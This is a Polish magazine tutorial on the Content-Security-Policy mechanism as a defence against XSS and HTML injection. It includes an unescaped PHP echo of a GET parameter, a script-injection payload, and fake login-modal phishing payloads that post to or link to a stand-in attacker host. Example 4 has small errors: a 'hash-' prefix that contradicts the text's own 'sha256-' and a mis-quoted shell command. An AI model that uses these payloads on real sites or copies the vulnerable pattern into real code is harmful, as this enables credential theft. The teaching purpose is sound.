Michał Leszczyński

W odpowiedzi na ataki XSS – mechanizm Content-Security-Policy

Definitywnie dwoma największymi bolączkami webdeveloperów w kwestiach związanych z bezpieczeństwem są podatności SQL Injection i Cross-Site Scripting. O ile tych pierwszych jest już znacznie mniej niż kiedyś, to różne statystyki podają, że 60-80% aplikacji funkcjonujących w 2014 roku w Internecie było podatnych na ataki XSS. Content-Security-Policy to odpowiedź developerów przeglądarek na to zagrożenie.


KRÓTKIE PRZYPOMNIENIE KONCEPCJI XSS

Przypomnijmy koncepcję XSS tym czytelnikom, którzy nie są z nią jeszcze zaznajomieni. Poprzez podatności typu „Cross-site Scripting" (w skrócie XSS) rozumiemy wszystkie luki bezpieczeństwa pozwalające na wstrzyknięcie przez użytkownika złośliwego skryptu.

Listing 1. Prosty przykład reflected XSS w PHP

```
<div class="container">
  <h1>Sklep z jabłkami</h1>
  <p>Zamawiasz <?php echo $_GET['ilosc']; ?> sztuk.</p>
</div>
```

Odnosząc się do powyższego przykładu – jeśli użytkownik w parametrze `ilosc` wprowadzi przykładowo wartość `10<script>alert(1);</script>`, a aplikacja nie sprawdzi poprawności parametru (co wbrew pozorom zdarza się dość często), dojdzie do wstrzyknięcia kodu JavaScript `alert(1);` w źródło strony.



Rysunek 1. Efekt wstrzyknięcia kodu

Tego typu podatność można wykorzystać np. do spreparowania adresu URL i podesłania go innemu użytkownikowi. Potencjalny atakujący może np. próbować ataku „przejęcia sesji", preparując link tak, aby po kliknięciu w niego, w przeglądarce użytkownika uruchomił się złośliwy kod, który odczyta jego ciasteczka i prześle ich zawartość na serwer atakującego.

Filtry anty-XSS w przeglądarkach

Przytoczony prosty przykład z Listingu 1 może nie zadziałać w przeglądarkach Google Chrome oraz Internet Explorer. Przeglądarki te posiadają wbudowane filtry, które starają się neutralizować ataki typu „reflected XSS". Jeżeli przeglądarka wykryje, że parametr GET (lub inny zależny od użytkownika) został „odbity" przez serwer w formie czystego kodu HTML, to najprawdopodobniej będzie celowo odmawiać wykonywania wstrzykniętych w ten sposób skryptów.

Tego typu filtr nie rozwiązuje ostatecznie problemu, ponieważ w dużej mierze polega na heurystyce wykonywanej przez przeglądarkę. Nawet prefekcyjnie działający algorytm nie będzie mógł wykryć niektórych bardziej złożonych przypadków ataku XSS - złośliwy kod nie musi pochodzić z parametru podanego przez użytkownika, może zostać zaserwowany np. z bazy danych (zakładając, że ktoś go tam wcześniej w jakiś sposób wstawi).

Wspomniany przykład to wciąż tylko jedna z bardzo wielu możliwości. Każdy przypadek występowania podatności XSS w złożonej aplikacji jest dość indywidualny, a możliwości atakującego są ograniczone przez obecność rozmaitych zabezpieczeń. Rekomendowane byłoby jednak nie bagatelizować żadnego z takich przypadków, zakładając, że poziom sprytu atakującego może przerosnąć nasze oczekiwania. Niejeden tego typu udany atak przeprowadzony na Facebooku czy Twitterze był niesamowicie złożonym „przypadkiem brzegowym".

Do tej pory producenci najpopularniejszych przeglądarek zaimplementowali parę mniej lub bardziej skutecznych mechanizmów mających na celu utrudnianie ataków wstrzykiwania zawartości (najczęściej skryptów, ale również stylów, kodu HTML etc.), choć jedno z najpotężniejszych narzędzi dopiero powstaje, a jest nim właśnie proponowany przez W3C mechanizm Content-Security-Policy (w skrócie CSP)[1].

Nie każda iniekcja to XSS

Powyższy wstęp teoretyczny posługuje się głównie szeroko rozpowszechnionym określeniem „XSS". Dla zachowania poprawności należy wspomnieć, że nie każda podatność umożliwiająca na wstrzyknięcie zawartości to podatność typu XSS. Jeżeli do kodu z Listingu 1 wstrzyknęlibyśmy parametr `10<h1>xss</h1>`, to będzie to atak HTML injection, ale nie Cross-site Scripting. Atak XSS ma miejsce tylko wtedy, kiedy dochodzi do wstrzyknięcia wykonywalnego kodu, np. JavaScript. Mechanizm CSP ma za zadanie zapobiegać różnym atakom wstrzykiwania zawartości, nie tylko XSS.

DOSTARCZANIE POLITYKI BEZPIECZEŃSTWA DO PRZEGLĄDARKI

Mechanizm CSP pozwala na zdefiniowanie przez twórcę aplikacji pewnych ograniczeń dotyczących ładowania między innymi zewnętrznych skryptów i arkuszy stylów. Jest to swego rodzaju forma „uprzedzania" przeglądarki o tym, czego programista na pewno nie zamierza zrobić.

Odpowiednią politykę możemy zdefiniować w nagłówku odpowiedzi o nazwie `Content-Security-Policy`. Można również użyć odpowiednika w postaci tagu `<meta>`, stanowi on jednak rozwiązanie „zapasowe" i nie jest zalecany.

Prosty przykład

Przykładowo, możemy zadeklarować, że w wygenerowanym dokumencie nie zamierzamy ładować żadnych skryptów JavaScript poza tymi pochodzącymi z domeny „static.strona.tld". Jeżeli tego typu skrypty jednak pojawią się w dokumencie, przeglądarka odmówi ich wykonywania. Osiągamy to za pomocą następującej polityki bezpieczeństwa:

```
Content-Security-Policy: script-src static.strona.tld;
```


1 http://www.w3.org/TR/CSP2/

Załóżmy, że uruchamiamy pod tą polityką następujący kod:

Listing 2. Przykładowy kod uruchomiony pod powyższą polityką

```
<body onload="alert(1);">

<script>
alert(2);
</script>

<script src="http://static.strona.tld/skrypt.js"></script>

<script src="http://inna-strona.tld/inny-skrypt.js"></script>

</body>
```

Zgodnie ze zdefiniowaną wcześniej polityką bezpieczeństwa, skrypt zaznaczony na zielono zostanie uruchomiony i wykona się w normalny sposób. Wszystkie pozostałe skrypty oznaczone na czerwono zostaną zablokowane (zignorowane) – dotyczy to również wstawek „inline" oraz event handlerów w formie atrybutów (jak onload z powyższego przykładu).



Rysunek 2. Informacja o zablokowaniu skryptów z przeglądarki Chrome

Jak widać na podstawie powyższego przykładu, stosowanie bardzo restrykcyjnej polityki bezpieczeństwa mocno ogranicza możliwości potencjalnego atakującego, który chciałby wykorzystać podatność XSS. Jednocześnie od programisty, który w swojej aplikacji będzie chciał użyć CSP, wymagane jest dokonanie paru założeń projektowych i konsekwencja w ich realizowaniu.

SKŁADNIA I DYREKTYWY

Mechanizm CSP z założenia umożliwia ograniczenie dostępu do wszystkich „potencjalnie niebezpiecznych" funkcjonalności oferowanych przez przeglądarkę, niezależnie od tego, czy są one dostępne w ramach HTML, arkuszy stylów, kodu JavaScript etc. W tym miejscu poprzez „potencjalnie niebezpieczne" rozumiemy takie funkcjonalności, którymi może się posłużyć atakujący podczas dokonywania ataku XSS na naszą aplikację.

Ogólna składnia przedstawia się następująco:

```
Content-Security-Policy: <dyrektywa1> <źródło1> <źródło2>
<źródło...>; <dyrektywa2> <źródło1> <źródło2> <źródło...>
```

Przykładem dyrektywy jest wspomniany wcześniej `script-src`. Istnieją również inne dyrektywy, np. `style-src` i `form-action`. Kompletną listę dyrektyw oraz ich znaczenia definiuje standard.

Źródłem jest nazwa hosta, opcjonalnie zawierająca port, ścieżkę oraz protokół. Przykładowo, jeżeli w naszej polityce umieścimy źródło `jakas-strona.tld`, zasoby będą mogły być ładowane **dowolnym** protokołem (HTTP, HTTPS, FTP, nie ma różnicy) z portu domyślnego dla danego protokołu. Jeżeli natomiast w polityce umieścimy źródło `http://inna-strona.tld:8080/stuff/`, zasoby z tego hosta będą mogły być ładowane, ale jedynie pod warunkiem, że będziemy robili to, korzystając z protokołu HTTP, portu 8080, a ścieżka będzie się zaczynała od `/stuff/`. Żądania, które nie spełnią tych warunków, zostaną zablokowane.

Istnieje również kilka słów kluczowych:

`'none'`	odwołuje się do pustego zbioru – żaden URL nie zostanie dopasowany
`'self'`	odwołuje się do hosta, z którego załadowany został chroniony dokument (włączając protokół i numer portu)
`'unsafe-inline'`	(**niezalecane**) pozwala na używanie zasobów inline, np. wstawek `<script>...</script>`, `<style>...</style>`, inline event handlerów (np. `<body onload="...">`) etc.
`'unsafe-eval'`	(**niezalecane**) pozwala na używanie `eval()` i pochodnych mechanizmów; domyślnie wszystkie tego typu funkcjonalności będą zablokowane
`'unsafe-redirect'`	(**niezalecane**) pozwala na przekierowywanie żądań po określone zasoby w inne miejsca; domyślnie jeśli żądanie po jakiś zasób zakończy się przekierowaniem, to zostanie zablokowane przez przeglądarkę

Artykuł omówi niektóre (najbardziej kluczowe) dyrektywy będące częścią mechanizmu CSP. Standard w miarę kolejnych potrzeb i pomysłów jest sukcesywnie rozszerzany, w związku z tym najbardziej aktualnych informacji dotyczących dyrektyw można zasięgnąć w najnowszej wersji standardu na stronie W3C[2].

SKRYPTY (SCRIPT-SRC)

Prosty przykład użycia tej dyrektywy został już wcześniej przedstawiony na Listingu 2. Rzeczona dyrektywa kontroluje źródła, z których będzie możliwe ładowanie skryptów.

> Mechanizm CSP jest oderwany od konkretnego języka skryptowego. Jeżeli przeglądarka oprócz JavaScript oferuje jakiś inny język skryptowy (np. VBScript), to wszystkie reguły CSP powinny zostać zastosowane do tego języka w analogiczny sposób. Przykłady zamieszczone w tym artykule skupiają się jednak wyłącznie na szeroko rozpowszechnionym języku JavaScript.

Przykład 1:

```
Content-Security-Policy: script-src static.strona.tld https://
inna-strona.tld;
```

Po zastosowaniu przytoczonej polityki **możemy** załadować skrypt poprzez tag `<script src="..."></script>`, o ile pochodzi on z domeny `static.strona.tld` lub `inna-strona.tld` (w tym wypadku wyłącznie po HTTPS). Każdy skrypt pochodzący z innego źródła zostanie automatycznie zablokowany przez przeglądarkę i nie będzie ładowany.

Skrypty nie mogą być jednak ładowane w żaden inny sposób, jeśli polityka bezpieczeństwa nie zawiera słów kluczowych wymienionych we wcześniejszej tabelce, niemożliwe będzie używanie wstawek `<script>...</script>`, inline event handlerów etc.

Arkusze stylów (style-src)

Dyrektywa `style-src` ogranicza możliwości ładowania stylów CSS i wbrew pozorom stanowi równie istotne zabezpieczenie. Atakujący, który miałby możliwość wstrzykiwania w kod strony dowolnie ostylowanych elementów, mógłby z łatwością przeprowadzać chociażby ataki phishingowe wycelowane w innych użytkowników.

2 http://www.w3.org/TR/CSP2/#directives

Słowa kluczowe zaczynające się na „unsafe" mają zastosowanie również do tej dyrektywy. Dokładnych informacji na temat blokowanych mechanizmów można zasięgnąć w standardzie.

Źródła ładowane przez skrypty (connect-src)

Dyrektywa precyzuje hosty, z którymi będzie się można łączyć za pomocą interfejsów komunikacyjnych dostępnych z poziomu JavaScript. Poprzez te interfejsy rozumiemy przede wszystkim XMLHttpRequest (AJAX), WebSocket, EventSource etc.

Za każdym razem, kiedy jeden z tych mechanizmów będzie próbował się połączyć z zewnętrznym hostem, zostanie on sprawdzony z listą z dyrektywy `connect-src` i jeżeli nie zostanie dopasowany – żądanie zostanie zablokowane przez przeglądarkę.

Zagnieżdżone konteksty przeglądarki (child-src)

Dyrektywa służąca do wprowadzania ograniczeń związanych głównie z ramkami (np. `iframe`). Jeżeli ta dyrektywa będzie obecna w polityce bezpieczeństwa, podczas tworzenia dodatkowego kontekstu przeglądarki wewnątrz dokumentu, jego adres docelowy zostanie sprawdzony z listą dozwolonych źródeł.

Przykładowo, stworzenie ramki:

```
<iframe src="http://evil.tld"></iframe>
```

nie powiedzie się, jeżeli „evil.tld" nie znajduje się na liście w dyrektywie `child-src`.

Pozostałe dyrektywy źródeł (*-src)

Istnieje również kilka innych dyrektyw ograniczających źródła ładowanych zasobów, między innymi:

- `img-src` – określa źródła, z których będzie można ładować obrazki, dotyczy również atrybutu CSS `background-image: url(...)` i podobnych,
- `font-src` – analogicznie dla zewnętrznych czcionek,
- `media-src` – określa źródła, z których będzie można ładować multimedia, wprowadzając ograniczenia dla tagów `<audio>`, `<video>` etc.
- `object-src` – analogicznie dla pluginów, dotyczy tagów `<object>`, `<embed>`, `<applet>` etc. (rodzaje dozwolonych pluginów precyzuje jeszcze dyrektywa `plugin-types`)

Domyślne źródła (default-src)

W przypadku dyrektyw, których nazwa kończy się na „`-src`", mamy możliwość zdefiniowania swego rodzaju wartości domyślnej. Przykładowo, jeżeli przeglądarka nie znajdzie dyrektywy `img-src`, to za jej wartość przyjmie wartość dyrektywy `default-src` (o ile zostanie ona zdefiniowana).

Przykład 2:

```
Content-Security-Policy: style-src something.tld; default-src
'self'
```

Listing 3. Kod uruchomiony pod poniższą polityką

```
<img src="http://foo.tld/obrazek.png">

<img src="/obrazek.png">
```

W powyższym kodzie pierwsze odwołanie zostanie zablokowane – wobec braku dyrektywy `img-src` zostanie przyjęta wartość z `default-src`. W naszej polityce dyrektywa `default-src` pozwala wyłącznie na ładowanie zasobów z tego samego hosta, z którego został załadowany bazowy dokument (słowo kluczowe `'self'`).

Inne dyrektywy (base-uri, form-action, frame-ancestors)

Istnieją również inne rodzaje dyrektyw, za pomocą których możliwe jest wprowadzenie ograniczeń użycia innych specyficznych funkcjonalności, głównie takich, które mogą posłużyć do przeprowadzenia ataków phishingowych na użytkowników. Tego typu dyrektywy to między innymi:

- `base-uri` – wprowadza ograniczenia dotyczące stosowania między innymi tagu `<base href="...">`,
- form-action – (**dostępne w późniejszej wersji standardu**) określa lokalizacje, do których będzie można wysłać formularz, jeżeli wartość atrybutu `action` nie będzie znajdowała się na liście, przeglądarka będzie uniemożliwiała wykonanie operacji `submit` w jakikolwiek sposób,
- `frame-ancestors` – (**dostępne w późniejszej wersji standardu**) bardziej funkcjonalny odpowiednik starszego nagłówka X-Frame-Options.

Sandbox (sandbox)

Specjalna dyrektywa ograniczająca funkcjonalności, których będzie można użyć w renderowanym dokumencie. Może być przydatna chociażby podczas renderowania HTMLowych wiadomości email lub wyświetlania załączników HTML. Działanie jest zbliżone do atrybutu `sandbox` oferowanego przez HTML5.

UWIERZYTELNIANIE WSTAWEK

Istnieje jeden wyjątek dotyczący możliwości używania wstawek inline (np. `<script>...</script>` lub `<style>...</style>`). Jeżeli istnieje konieczność użycia takiej wstawki, możemy ją uwierzytelnić, korzystając z jednego z dwóch sposobów.

nonce

Procedura polega na dołączeniu do odpowiedniej dyrektywy wartości w postaci `'nonce-$RANDOM'`, gdzie `$RANDOM` oznacza losową wartość zakodowaną algorytmem base64. Wartość **musi** być losowa za każdym razem, kiedy generujemy odpowiedź, inaczej całe zabezpieczenie stanie się nieskuteczne. Rekomendowane jest generowanie wartości o długości przynajmniej 128 bitów.

Przykład 3:

```
Content-Security-Policy: script-src static.strona.tld
'nonce-5qS1F2WD04sIVdz';
```

Następnie tworzymy wstawkę `<script>` z atrybutem `nonce` zawierającym wcześniej wygenerowaną wartość `$RANDOM`:

Listing 4. Przykład autoryzacji wstawki inline za pomocą nonce

```
<script nonce="5qS1F2WD04sIVdz">
alert('Ten kod zadziała, ponieważ wartość atrybutu nonce zgadza
się z wartością z nagłówka');
</script>

<script nonce="RhadfUBQ6okzAT">
alert('Ten kod zostanie zablokowany');
</script>

<script>
alert('Ten kod też zostanie zablokowany');
</script>
```

Załóżmy, że atakujący próbuje dokonać ataku XSS na kod z Listingu 1. Treść spreparowanego parametru musi zostać oczywiście opracowana przez atakującego **przed wykonaniem zapytania** HTTP. Na tym etapie atakujący nie jest jednak w stanie przewidzieć, jaka będzie wartość `nonce`, ponieważ zostanie ona wylosowana dopiero **podczas generowania odpowiedzi**.

Powyższa metoda wymusza generowanie unikalnej odpowiedzi za każdym odświeżeniem strony. Wprowadza to pewne trudności podczas cache-owania tego typu zasobów. Wygodniejsza pod tym kątem jest metoda „hash".

hash

W tym wypadku najpierw musimy opracować zawartość wstawki inline, którą chcemy uwierzytelnić.

Listing 5. Dwie przykładowe wstawki inline

```
<script>alert("Kod ze wstawki 1");</script>

<script>alert("Kod ze wstawki 2");</script>
```

Następnie dla konkretnej wstawki należy obliczyć hash całej jej zawartości i enkodować go algorytmem base64. Standard W3C poleca użyć do tego następującej komendy:

```
$ echo -n "alert("Kod ze wstawki 1");" | openssl dgst -sha256
-binary | openssl enc -base64
```

Otrzymany wynik dopisujemy do dyrektywy w formie wartości `'sha256-$HASH'`.

Przykład 4:

```
Content-Security-Policy: script-src 'hash-9K5tWHt4RvM+jhI0odAE5hC
d7HvlQp1y1Ic78AOpojQ=';
```

Po zastosowaniu powyższej polityki, kod z pierwszej wstawki zostanie uruchomiony, ponieważ hash zawartości tej wstawki jest wyszczególniony w polityce jako dozwolony wyjątek. Druga wstawka zostanie zablokowana, ponieważ żadna reguła nie zezwala na jej uruchomienie.

RAPORTY NARUSZEŃ

Mechanizm CSP, oprócz tego, że oferuje cały wachlarz funkcjonalności związanych z blokowaniem i ograniczaniem różnych funkcjonalności, daje możliwość zażądania od przeglądarki użytkownika, aby każde naruszenie polityki bezpieczeństwa skutkowało wysłaniem stosownego raportu.

Adres URL (lub sam fragment ścieżki), pod który powinien być przesyłany raport naruszeń, precyzujemy za pomocą dyrektywy `report-uri`.

Przykład 5:

```
Content-Security-Policy: script-src 'self'; report-uri /
csp-report/;
```

Przykładowe odwołanie:

```
<script src="http://zuo.tld/skrypt.js"></script>
```

nie tylko zostanie zablokowane, ale również na adres `/csp-report/` zostanie (metodą POST) wysłany raport naruszeń o następującej treści:

Listing 6. Przykładowy raport naruszeń

```
{
  "csp-report": {
    "document-uri": "http://nasza-strona.tld/",
    "referrer": "",
    "violated-directive": "script-src 'self'",
    "effective-directive": "script-src",
    "original-policy": "script-src 'self'; report-uri /csp-report/;",
    "blocked-uri": "",
    "status-code": 200
  }
}
```

Jeżeli jakaś podatność zostanie nieumiejętnie wykorzystana, albo jakiś użytkownik ujawni ją przez przypadek, twórca aplikacji na podstawie raportów będzie mógł wywnioskować, gdzie prawdopodobnie znajduje się ta luka.

STOPIEŃ IMPLEMENTACJI W PRZEGLĄDARKACH

Dostępność mechanizmu Content-Security-Policy wśród przeglądarek użytkowników już w tym momencie osiąga dość satysfakcjonujący poziom. Według statystyk portalu caniuse.com, tzw. „pierwszy poziom" CSP jest obsługiwany przez przeglądarki, których używa ok. 70% globalnych użytkowników Internetu. Jeżeli ograniczyć statystykę wyłącznie do Polski, mechanizm byłby w tym momencie wspierany już u 80% użytkowników.

Przytoczone statystyki dotyczą „pierwszego poziomu" standardu, który nie uwzględnia niektórych dyrektyw wprowadzonych w późniejszych wersjach. Bezpośrednio nie stanowi to dużego problemu z punktu widzenia programisty – dyrektywy, które do tej pory nie zostały zaimplementowane, będą ignorowane przez przeglądarki do momentu, aż developerzy nie rozszerzą swojej implementacji.

Pewien detal implementacyjny przeglądarki Chrome może powodować nieoczekiwane problemy podczas korzystania z mechanizmu CSP. Przykładowo, zaserwowanie dokumentu z MIME-type `application/pdf`, a razem z nim polityki bezpieczeństwa dotyczącej skryptów JS **może** spowodować zablokowanie wewnętrznego skryptu Chrome odpowiedzialnego za renderowanie PDF - zamiast dokumentu użytkownik zobaczy białą stronę. Sposobem na ominięcie tego problemu jest niewysyłanie nagłówka CSP podczas serwowania statycznej zawartości (obrazków, dokumentów PDF i innych podobnych).

PRZED CZYM MOŻE OCHRONIĆ CSP?

Generalnie odpowiedź na to pytanie jest dość prosta – przed wszystkimi atakami, które będą polegały na jakiejś funkcjonalności ograniczonej przez politykę bezpieczeństwa. Warto zwrócić uwagę na formę tego pytania – CSP **może** ochronić przed wieloma atakami, a to, czy faktycznie ochroni, zależy od tego, jak zostanie zdefiniowana nasza polityka. Warto zadbać o to, aby była **najbardziej restrykcyjna** jak to możliwe. W pierwszej kolejności należy unikać słów kluczowych z grupy "`unsafe`". Nie zawsze jest to możliwe, choć zbudowanie aplikacji, która będzie działała poprawnie pod polityką nie zawierającą tych słów kluczowych, automatycznie będzie oznaczało spory wzrost poziomu bezpieczeństwa.


PRZED CZYM NIE OCHRONI CSP (WERSJA WCZEŚNIEJSZA)

Załóżmy, że nasza aplikacja korzysta z Bootstrapa, dzięki czemu w obrębie arkusza stylów zdefiniowany jest dość bogaty zasób klas różnego przeznaczenia. Poniższy przykład bazuje na podatnym kodzie z Listingu 1 (przytoczonego na samym początku):

Listing 7. Atak HTML injection, którego CSP (poziom 1) nie zablokuje

```
<div class="container">
  <h1>Sklep z jabłkami</h1>
  <p>Zamawiasz 10
    <div class="modal show">
      <div class="modal-dialog">
        <div class="modal-content">
          <form action="http://zuo.ltd/intercept" method="POST">
            <div class="modal-body">
              <p>Sesja wygasła. Zaloguj się ponownie.</p>
              <!-- Fałszywy formularz logowania -->
            </div>
            <div class="modal-footer">
              <button type="submit" class="btn
              btn-primary">Zaloguj</button>
            </div>
          </form>
        </div>
      </div>
    </div>
    sztuk.
  </p>
</div>
```

Jeżeli atakującemu udałoby się wstrzyknąć kod HTML zaznaczony na zielono, efekt widoczny dla użytkownika byłby następujący:



Rysunek 3. Efekt wstrzyknięcia kodu HTML

Biorąc pod uwagę, że na tym poziomie dyrektywy `form-action` oraz `frame-ancestors` nie były zdefiniowane przez standard, powyższy przykład nie złamałby **żadnej** polityki bezpieczeństwa (o ile tylko ta polityka pozwoliłaby na poprawne załadowanie frameworka Bootstrap).

W pewnych warunkach tego typu phishing mógłby wyglądać na tyle wiarygodnie, że byłby w stanie nabrać nawet bardzo zaawansowanych użytkowników, a w efekcie dane z wypełnionego formularza powędrowałyby na zewnętrzny serwer. Ryzyko związane z dokonywaniem tego typu ataków zostało przewidziane w późniejszej wersji standardu.


PRZED CZYM NIE OCHRONI CSP (WERSJA PÓŹNIEJSZA)

Wspomniany wcześniej atak wystarczy jedynie nieznacznie zmodyfikować, aby nie była go w stanie zablokować nawet najbardziej restrykcyjna polityka bezpieczeństwa zaprojektowana według najnowszej wersji standardu.

Listing 8. Zmodyfikowany atak HTML injection, którego CSP (poziom 2) nie zablokuje

```
<div class="container">
  <h1>Sklep z jabłkami</h1>
  <p>Zamawiasz 10
    <div class="modal show">
      <div class="modal-dialog">
        <div class="modal-content">
          <div class="modal-body">
            <p>Sesja wygasła. Zaloguj się ponownie.</p>
          </div>
          <div class="modal-footer">
            <a href="http://zuo.tld/" class="btn btn-primary">Zaloguj</a>
          </div>
        </div>
      </div>
    </div>
    sztuk.
  </p>
</div>
```

W tym wypadku nie mamy do czynienia z formularzem, a jedynie wiarygodną imitacją popupa informującego o wygaśnięciu sesji. Przycisk „Zaloguj" jest w rzeczywistości dobrze ostylowanym linkiem `<a href="..."></a>` do zewnętrznego serwera. Tego typu atak mógłby z dużą dozą prawdopodobieństwa odnieść powodzenie, gdyby dodatkowo atakujący zastosował np. typosquatting.



Rysunek 4. Zmodyfikowany popup

> Typosquatting jest techniką polegającą na oszukiwaniu użytkowników poprzez użycie domeny, której nazwa jest łudząco podobna do nazwy innej usługi. Przykładowo, zarejestrowanie domeny „googla.com" i poleganie na tym, że użytkownicy skojarzą ją z domeną „google.com", jest przykładem typosquattingu.

Oczywiście, w związku z obecnością polityki CSP, możliwości związane z wykorzystywaniem podatności znacznie maleją, a ataki, które miałyby szanse ominąć ten mechanizm bezpieczeństwa, z reguły będą dość skomplikowane. Przedstawione przykłady miały jednak na celu zademonstrować, że przeprowadzanie skutecznych ataków **wciąż może być możliwe**.

W związku z tym, to zabezpieczenie powinno być traktowane jako **uzupełnienie** innych mechanizmów bezpieczeństwa. Więcej informacji na temat pierwszorzędnych sposobów ochrony przed atakami XSS i pochodnymi można znaleźć, wyszukując w Internecie hasło „xss prevention" + nazwa technologii.

PODSUMOWANIE

Niniejszy artykuł starał się pokazać, że Content-Security-Policy jest dość skutecznym narzędziem służącym do łagodzenia ewentualnych skutków ataków polegających na wstrzykiwaniu treści (w tym również XSS). O ile sama koncepcja mechanizmu jest dość dobra, jego efektywne użycie wymaga nieco wiedzy o sposobie działania, ale przede wszystkim zachowania większej świadomości związanej z tworzonym kodem.

Istnieje ryzyko, że ze względu na te dwa problemy CSP nie zostanie szeroko zaimplementowany. Ponadto, w przypadku niektórych aplikacji operujących na kodzie niskiej jakości (najbardziej narażonych podatności wspomnianych w artykule) design może znacznie utrudnić lub uniemożliwić efektywne zastosowanie tego mechanizmu bezpieczeństwa.

Niezależnie jednak od jakości kodu danej aplikacji i jej obecnego poziomu bezpieczeństwa, dobrze przeprowadzone wdrożenie CSP (o ile jest możliwe) zazwyczaj powinno być dobrym pomysłem, który znacznie zredukuje możliwości ewentualnego przeprowadzania ataków HTML injection, XSS i pochodnych.

Michał Leszczyński

Programista specjalizujący się w technologiach internetowych, zainteresowany głównie kwestiami związanymi z zabezpieczaniem infrastruktury serwerowej i usług uruchamianych w jej obrębie. Redaktor (i wsparcie techniczne) magazynu „Programista".